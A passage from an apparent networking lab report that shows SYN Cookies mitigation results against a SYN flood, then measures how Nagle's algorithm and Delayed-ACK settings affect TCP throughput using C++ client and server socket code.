


Figure 2.20: With the above SYN Cookies measure, the legitimate packets are still being catered to by the server despite the SYN Flood attack.




Figure 2.21: I/O graph from the mitigation run.





Figure 2.22: Despite the ongoing attack, still the server is catering to the original hosts' legitimate traffic.

2.5.1 connection duration vs. connection start time plot



1. **Non-Attack Phase** (t=0s-20s and t=120s-140s)
    - Total Connections: 26
    - Completed Connections: 26 (100.000000%)
    - Average Duration: 0.007229 seconds
    - Median Duration: 0.007032 seconds
    - Max Duration: 0.016973 seconds
    - Min Duration: 0.002502 seconds
2. **Attack Phase** (t=20s-120s)
    - Total Connections: 92414
    - Completed Connections: 68 (0.073582%)
    - Average Duration: 99.926420 seconds
    - Median Duration: 100.000000 seconds
    - Max Duration: 100.000000 seconds
    - Min Duration: 0.001201 seconds
    - **Note: All the 68 completed connections here are from the legitimate traffic generating process, so during the SYN Flood itself the server was able to attend to these periodic requests and no DoS was observed.**

Chapter 3

Effect of Nagle's Algorithm on TCP/IP Performance

3.1 Nagle's Algorithm

Nagle's algorithm reduces the number of small packets sent over a TCP connection by buffering data until either:

1. The buffer reaches the Maximum Segment Size (MSS), or
2. An acknowledgment (ACK) is received for all previously sent data.

- When **Enabled**: Small writes are combined into larger packets, reducing overhead but potentially increasing latency (waiting for ACKs).
- When **Disabled**: Each write is sent immediately as a separate packet, increasing the number of packets and overhead but reducing latency for small sends.
- **Control**: Set via the **`TCP_NODELAY`** socket option:

```
setsockopt(socket, IPPROTO_TCP, TCP_NODELAY, 0) // Enable Nagle
setsockopt(socket, IPPROTO_TCP, TCP_NODELAY, 1) // Disable Nagle.
```

3.2 Delayed-ACK

Delayed-ACK reduces the number of ACK packets by waiting up to 200ms (typical Linux default) to piggyback an ACK with outgoing data or to combine multiple ACKs.

- When **Enabled**: The receiver delays sending ACKs, hoping to batch them, which can reduce network traffic but increase latency if no data is sent.
- **IMP**: The default timeout for this delay is typically between **40ms and 200ms** in most Linux systems. Hence we had to **increase the transmission rate** from 40bytes/s to something larger (here we chose **40bytes per 0.5 ms**) to mimic the queuing of packets.
- When **Disabled**: The receiver sends an ACK immediately for each received segment, increasing ACK frequency but reducing latency.
- Control: Set via the **`TCP_QUICKACK`** socket option:

```
setsockopt(socket, IPPROTO_TCP, TCP_QUICKACK, 0) // Enabled
setsockopt(socket, IPPROTO_TCP, TCP_QUICKACK, 1) //Disabled
```

3.3 Experiment Setup

Listing 3.1: **client.cpp**

```
const char* SERVER_IP = "192.168.64.3";
const int SERVER_PORT = 8080;
const char* CLIENT_IP = "192.168.64.2";
const int CHUNK_SIZE = 40; // 40 bytes/sec
const int TOTAL_DURATION = 120; // ~2 minutes

void set_socket_options(int sock, bool nagle_enabled, bool
    delayed_ack_enabled) {
    int opt;
    opt = nagle_enabled ? 0 : 1; // 0=enable, 1=disable
    if (setsockopt(sock, IPPROTO_TCP, TCP_NODELAY, &opt, sizeof(opt)) <
    0) {
        cerr << "Failed to set TCP_NODELAY: " << strerror(errno) << endl;
    }
    opt = delayed_ack_enabled ? 0 : 1; // 0=enable, 1=disable
    if (setsockopt(sock, IPPROTO_TCP, TCP_QUICKACK, &opt, sizeof(opt)) <
    0) {
        cerr << "Failed to set TCP_QUICKACK: " << strerror(errno) << endl
    ;
    }
}

void transmit_file(bool nagle_enabled, bool delayed_ack_enabled) {
    int sock = socket(AF_INET, SOCK_STREAM, 0);
    if (sock < 0) {
        cerr << "Socket creation failed: " << strerror(errno) << endl;
        return;
    }

    // Bind to client IP
    sockaddr_in client_addr;
    client_addr.sin_family = AF_INET;
    client_addr.sin_port = 0;
    inet_pton(AF_INET, CLIENT_IP, &client_addr.sin_addr);
    if (bind(sock, (struct sockaddr*)&client_addr, sizeof(client_addr)) <
     0) {
        cerr << "Bind failed: " << strerror(errno) << endl;
        close(sock);
        return;
    }
    set_socket_options(sock, nagle_enabled, delayed_ack_enabled);
    sockaddr_in server_addr;
    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(SERVER_PORT);
    inet_pton(AF_INET, SERVER_IP, &server_addr.sin_addr);

    if (connect(sock, (struct sockaddr*)&server_addr, sizeof(server_addr)
    ) < 0) {
        cerr << "Connect failed: " << strerror(errno) << endl;
        close(sock);
        return;
    }

```

```
48      // Read 4KB file
49      ifstream file("input.txt", ios::binary);
50      if (!file) {
51          cerr << "Failed to open input file" << endl;
52          close(sock);
53          return;
54      }
55
56      char buffer[CHUNK_SIZE];
57      size_t total_sent = 0;
58      time_t start_time = time(nullptr);
59
60      cout << "Starting transmission at " << start_time << endl;
61
62      while (total_sent < 4096 && (time(nullptr) - start_time) <
        TOTAL_DURATION) {
63          file.read(buffer, CHUNK_SIZE);
64          size_t to_send = min(static_cast<size_t>(CHUNK_SIZE), static_cast
        <size_t>(4096 - total_sent));
65          ssize_t sent = send(sock, buffer, to_send, 0);
66          if (sent < 0) {
67              cerr << "Send failed: " << strerror(errno) << endl;
68              break;
69          }
70          total_sent += sent;
71          cout << "Sent " << sent << " bytes, total " << total_sent << " at
         " << time(nullptr) << endl;
72          this_thread::sleep_for(chrono::microseconds(500)); // 40bytes per
         0.5 ms
73      }
74
75      file.close();
76      close(sock);
77      cout << "Transmission complete, total sent: " << total_sent << "
        bytes" << endl;
78  }
```

Listing 3.2: **server.cpp**

```cpp
const char* SERVER_IP = "192.168.64.3";
const int SERVER_PORT = 8080;

void set_socket_options(int sock, bool nagle_enabled, bool delayed_ack_enabled) {
    int opt;
    opt = nagle_enabled ? 0 : 1;
    if (setsockopt(sock, IPPROTO_TCP, TCP_NODELAY, &opt, sizeof(opt)) < 0) {
        cerr << "Failed to set TCP_NODELAY: " << strerror(errno) << endl;
    }
    opt = delayed_ack_enabled ? 0 : 1;
    if (setsockopt(sock, IPPROTO_TCP, TCP_QUICKACK, &opt, sizeof(opt)) < 0) {
        cerr << "Failed to set TCP_QUICKACK: " << strerror(errno) << endl;
    }
}

void receive_file(int client_socket, bool nagle_enabled, bool delayed_ack_enabled) {
    set_socket_options(client_socket, nagle_enabled, delayed_ack_enabled);

    char buffer[4096];
    size_t total_received = 0;

    while (total_received < 4096) {
        ssize_t received = recv(client_socket, buffer, sizeof(buffer), 0);
        if (received <= 0) {
            if (received == 0) {
                cout << "Client closed connection" << endl;
            } else {
                cerr << "Recv failed: " << strerror(errno) << endl;
            }
            break;
        }
        total_received += received;
        cout << "Received " << received << " bytes, total " << total_received << " at " << time(nullptr) << endl;
    }

    cout << "Reception complete, total received: " << total_received << " bytes" << endl;
}

void run_server(bool nagle_enabled, bool delayed_ack_enabled) {
    int server_socket = socket(AF_INET, SOCK_STREAM, 0);
    if (server_socket < 0) {
        cerr << "Socket creation failed: " << strerror(errno) << endl;
        return;
    }

    int opt = 1;
```

```
47      if (setsockopt(server_socket, SOL_SOCKET, SO_REUSEADDR, &opt, sizeof(
        opt)) < 0) {
48          cerr << "Setsockopt failed: " << strerror(errno) << endl;
49          close(server_socket);
50          return;
51      }
52
53      sockaddr_in server_addr;
54      server_addr.sin_family = AF_INET;
55      server_addr.sin_port = htons(SERVER_PORT);
56      inet_pton(AF_INET, SERVER_IP, &server_addr.sin_addr);
57
58      if (bind(server_socket, (struct sockaddr*)&server_addr, sizeof(
        server_addr)) < 0) {
59          cerr << "Bind failed: " << strerror(errno) << endl;
60          close(server_socket);
61          return;
62      }
63
64      if (listen(server_socket, 1) < 0) {
65          cerr << "Listen failed: " << strerror(errno) << endl;
66          close(server_socket);
67          return;
68      }
69
70      cout << "Server listening on " << SERVER_IP << ":" << SERVER_PORT <<
        endl;
71
72      sockaddr_in client_addr;
73      socklen_t client_len = sizeof(client_addr);
74      int client_socket = accept(server_socket, (struct sockaddr*)&
        client_addr, &client_len);
75      if (client_socket < 0) {
76          cerr << "Accept failed: " << strerror(errno) << endl;
77          close(server_socket);
78          return;
79      }
80
81      char client_ip[INET_ADDRSTRLEN];
82      inet_ntop(AF_INET, &client_addr.sin_addr, client_ip, INET_ADDRSTRLEN)
        ;
83      cout << "Connection from " << client_ip << ":" << ntohs(client_addr.
        sin_port) << endl;
84
85      receive_file(client_socket, nagle_enabled, delayed_ack_enabled);
86
87      close(client_socket);
88      close(server_socket);
89  }
```

3.4 Nagle's Algorithm enabled, Delayed-ACK enabled

```
int opt = 0;
setsockopt(sock, IPPROTO_TCP, TCP_NODELAY, &opt, sizeof(opt)
setsockopt(sock, IPPROTO_TCP, TCP_QUICKACK, &opt, sizeof(opt)
```




Figure 3.1: Setup of Nagle's Algorithm enabled, Delayed-ACK enabled.

You can observe the queuing of packets on the client side before sending; hence, rather than a 40-byte payload, we are getting larger payloads. This demonstrates the flow control by Nagle's algorithm.

3.4.1 Performance Analysis

- **Throughput**: 551486.72 bps
- **Goodput**: 442745.90 bps
- **Packet Loss Rate**: 0.00
- **Maximum Packet Size**: 1514 bytes
- Packet Sizes: `[74, 74, 106, 66, 106, 1514, 66, 138, 1514, 66, 98, 1082, 66, 66, 66]`
- Payload Sizes: `[40, 40, 1448, 72, 1448, 32, 1016]`
- Total Payload Size: `4096`




Figure 3.2: Flow Graph with cumulated Payloads when both Nagle's Algorithm and Delayed-ACK are enabled.

3.5 Nagle's Algorithm enabled, Delayed-ACK disabled

```
int opt = 0;
setsockopt(sock, IPPROTO_TCP, TCP_NODELAY, &opt, sizeof(opt)
opt = 1;
setsockopt(sock, IPPROTO_TCP, TCP_QUICKACK, &opt, sizeof(opt)
```




Figure 3.3: Setup of Nagle's Algorithm enabled, Delayed-ACK disabled.

Smoother transmission (ACKs immediate, Nagle sends after each ACK), better throughput than above. Fewer delays, but still batches data slightly.

3.5.1 Performance Analysis

- **Throughput**: 1610723.23 bps
- **Goodput**: 415985.02 bps
- **Packet Loss Rate**: 0.00
- **Maximum Packet Size**: 186 bytes
- Packet Sizes: `[74, 74, 66, 106, 66, 106, 66, 146, 66, 146, 66, 106, 66, 146, 66, 106, 66, 146, 66, 146, 66, 146, 66, 146, 66, 146, 66, 106, 66, 106, 66, 186, 66, 106, 66, 106, 66, 146, 66, 146, 66, 106, 66, 146, 66, 106, 66, 146, 66, 106, 66, 106, 66, 146, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 146, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 106, 66, 146, 66, 106, 66, 82, 66, 66, 66, 66]`
- Payload Sizes: `[40, 40, 80, 80, 40, 80, 40, 80, 80, 80, 80, 80, 40, 40, 120, 40, 40, 80, 80, 40, 80, 40, 80, 40, 40, 80, 40, 40, 40, 40, 40, 40, 80, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 80, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 40, 16]`
- Total Payload Size: `4096`

Figure 3.4: Flow Graph with cumulated Payloads when Nagle's Algorithm is enabled and Delayed-ACK is disabled.

3.6 Nagle's Algorithm disabled, Delayed-ACK enabled

```
int opt = 1;
setsockopt(sock, IPPROTO_TCP, TCP_NODELAY, &opt, sizeof(opt)
opt = 0;
setsockopt(sock, IPPROTO_TCP, TCP_QUICKACK, &opt, sizeof(opt)
```




Figure 3.5: Setup of Nagle's Algorithm disabled, Delayed-ACK enabled.

